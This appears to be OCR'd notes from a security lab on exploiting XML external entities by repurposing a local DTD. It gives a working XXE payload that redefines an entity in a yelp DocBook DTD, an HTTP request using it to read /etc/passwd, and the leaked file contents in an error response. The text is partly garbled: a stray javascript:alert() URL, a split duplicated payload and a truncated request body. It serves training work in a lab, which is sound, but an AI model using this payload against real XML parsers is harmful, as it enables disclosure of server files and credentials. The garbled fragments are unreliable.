
Website:
http://www.javascript&colon;alert()



fd911b1654ee

“submit the text solution”

Lab: Exploiting XXE to retrieve data by repurposing a local DTD




dtd-finder / list / xxe_payloads.md

DTD File: `/usr/share/yelp/dtd/docbookx.dtd`

Injectable entity: `%ISOamsa`

XXE Payload:

```
<!DOCTYPE message [
    <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">

    <!ENTITY % ISOamsa '
        <!ENTITY &#x25; file SYSTEM "file:///YOUR_FILE">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///abcxyz/&#x25;file;&#x27;>">
        &#x25;eval;
        &#x25;error;
        '>

    %local_dtd;
]>
<message></message>
```



Request

```
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE message [
  <!ENTITY % local_dtd SYSTEM
  "file:///usr/share/yelp/dtd/docbookx.dtd">

  <!ENTITY % ISOamsa '
  <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
  <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error
  SYSTEM &#x27;file:///abcxyz/&#x25;file;&#x27;>">
  &#x25;eval;
  &#x25;error;
  '>

  %local_dtd;
  ]>
  <message>
  </message>
  <stockCheck>
    <productId>
```

Response

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2414

"XML parser exited with error: java.io.FileNotFoundException: /abcxyz/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/
```

```
<!DOCTYPE message [
    <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">

    <!ENTITY % ISOamsa '
```

```
        <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;fi
le:///abcxyz/&#x25;file;&#x27;>">
        &#x25;eval;
        &#x25;error;
        '>

    %local_dtd;
]>
<message></message>
```